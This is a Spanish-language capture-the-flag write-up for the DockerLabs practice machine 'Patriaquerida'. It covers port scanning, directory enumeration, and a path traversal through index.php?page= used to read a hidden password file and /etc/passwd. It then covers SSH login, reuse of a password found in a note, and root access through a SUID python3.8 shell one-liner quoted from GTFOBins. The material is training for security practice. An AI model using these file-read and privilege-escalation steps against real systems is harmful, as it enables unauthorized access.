



Patriaquerida

Autor: JuanR

Dificultad: Fácil


Fecha de creación: 14/01/2025

Vamos a desplegar la maquina vulnerable.




```
❯ sudo bash auto_deploy.sh patriaquerida.tar
[sudo] contraseña para caan31:

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es ⟶ 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

Haremos un escaneo profundo de los puertos abiertos de esta maquina.




```
❯ sudo nmap -sS -sSC -Pn --min-rate 5000 -p- -vvv --open 172.17.0.2 -oN Puertos
```




```
❯ cat Puertos
File: Puertos
# Nmap 7.95 scan initiated Sun Oct 12 16:05:21 2025 as: /usr/lib/nmap/nmap -sS -sSC -Pn --min-rate 5000 -p- -vvv --open -oN Puertos 172.17.0.2
Nmap scan report for http:**172.17.0.2*var*www*html*.hidden_pass* (172.17.0.2)
Host is up, received arp-response (0.0000070s latency).
Scanned at 2025-10-12 16:05:21 CEST for 1s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
| ssh-hostkey:
|   3072 e1:b8:ce:5c:65:5a:75:9e:ed:30:7a:2b:b2:25:47:6b (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDKkyizWSTER54TY7KZCdb8kueEQyUAKAqEkNN1VhJNU8DPLxemuQqP+jA6TPzXEOhjHkL9Oz2PY9OsWyCujEZIazOuNfJah1g+km+ol
El34/s/k1/jvGe0VqjcUkm58vZcudWE5QHTV3ERRJOmVMxNqNX76Dw6qLQE4u5IRfu1FxPV7AzK/G2I8ePSJF/fMEmFM9uQmjrfNWGvZOAR2OoewYi2uWUsdeoWuEHLOP1qcvx1ufN594Lc
60NtxQgyNDJF1fxftooj0yrnoOZdqxhpikw22TdDuIy40X+jW8LTkmNk40s7xNi7bVuxedht1KQc2k0JSpVsMkBxDo29XYvEe0+kAyU=
|   256 a3:78:9f:44:57:0e:15:4f:15:93:59:d0:04:89:a9:f4 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJNO/pg+LjKvQ6IT2SMLSJx18e8aLMbYhtSmYNbrXaYurwIHY+Hlv9XfKyM6B0nSxCsbc
|   256 5a:7a:89:3c:ed:da:4a:b4:a0:63:d3:ba:04:39:c3:a4 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHlgHdpwW9DEFpCur7zj9irE/H4BUsFVUUSlJf5eOwKh
80/tcp open  http    syn-ack ttl 64
|_http-title: 400 Bad Request
MAC Address: 02:42:AC:11:00:02 (Unknown)

Read data files from: /usr/share/nmap
# Nmap done at Sun Oct 12 16:05:22 2025 -- 1 IP address (1 host up) scanned in 1.25 seconds
```

Ahora al ver que tenemos los puertos ssh y http abiertos, vamos a utilizar gobuster para listar directorios.




```
❯ sudo gobuster dir -u http://172.17.0.2 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,html,py,txt -t 100 -k -r
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              php,html,py,txt
[+] Follow Redirect:         true
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 200) [Size: 110]
/index.html           (Status: 200) [Size: 10918]
```

Nos encontramos este index.php y nos indica que tenemos que mirar el archivo oculto de un directorio.



Bienvenido al servidor CTF Patriaquerida.¡No olvides revisar el archivo oculto en /var/www/html/.hidden_pass!


Lo miramos y vemos que es un path tranversal y podemos ver ficheros.



172.17.0.2/index.php?page=/var/www/html/.hidden_pass
Online - Reverse Shel...
GTFOBins
DockerLabs
CrackStation - Online ...
PayloadsAllTheThing


balu

Ahora listamos el /etc/passwd y vemos los usuarios con los que cuenta.




```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/
nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/
usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/usr/
sbin/nologin systemd-timesync:x:101:101:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin systemd-
resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin messagebus:x:104:105::/nonexistent:/usr/sbin/nologin sshd:x:105:65534::/run/sshd:/usr/sbin/nologin pinguino:x:1000:1000::/home/pinguino:/bin/bash
mario:x:1001:1001::/home/mario:/bin/bash
```

Ahora con la contraseña que encontramos antes, vamos a intentar conectarnos con uno de los dos usuarios.




```
❯ ssh pinguino@172.17.0.2
pinguino@172.17.0.2's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 6.12.25-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

pinguino@dockerlabs:~$ █
```

Vemos que tiene una nota y esta la contraseña de Mario.




```
pinguino@dockerlabs:~$ ls -la
total 32
drwxr-xr-x 1 pinguino pinguino 4096 Oct 12 16:07 .
drwxr-xr-x 1 root     root     4096 Jan 12  2025 ..
-rw-r--r-- 1 pinguino pinguino  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 pinguino pinguino 3771 Feb 25  2020 .bashrc
drwx------ 2 pinguino pinguino 4096 Oct 12 16:07 .cache
-rw-r--r-- 1 pinguino pinguino  807 Feb 25  2020 .profile
-rw------- 1 pinguino pinguino   43 Jan 12  2025 nota_mario.txt
pinguino@dockerlabs:~$ cat nota_mario.txt
La contraseña de mario es: invitaacachopo
pinguino@dockerlabs:~$ su mario
Password:
mario@dockerlabs:/home/pinguino$ 
```

Ahora como Mario haciendo varias pruebas la única forma de escalar a root es por un binario de Python



```
mario@dockerlabs:/home/pinguino$ find / -perm -4000 -user root 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/chfn
/usr/bin/su
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/umount
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/man
/usr/bin/chsh
/usr/bin/python3.8
/usr/bin/sudo
```

Con ayuda de gtfobins vemos que comando tenemos que ejecutar.




SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which python) .

./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

Al ejecutarlo, podemos ver que somos root.



```
mario@dockerlabs:/home/pinguino$ /usr/bin/python3.8 -c 'import os; os.execl("/bin/sh", "sh", "-p")'
# whoami
root
```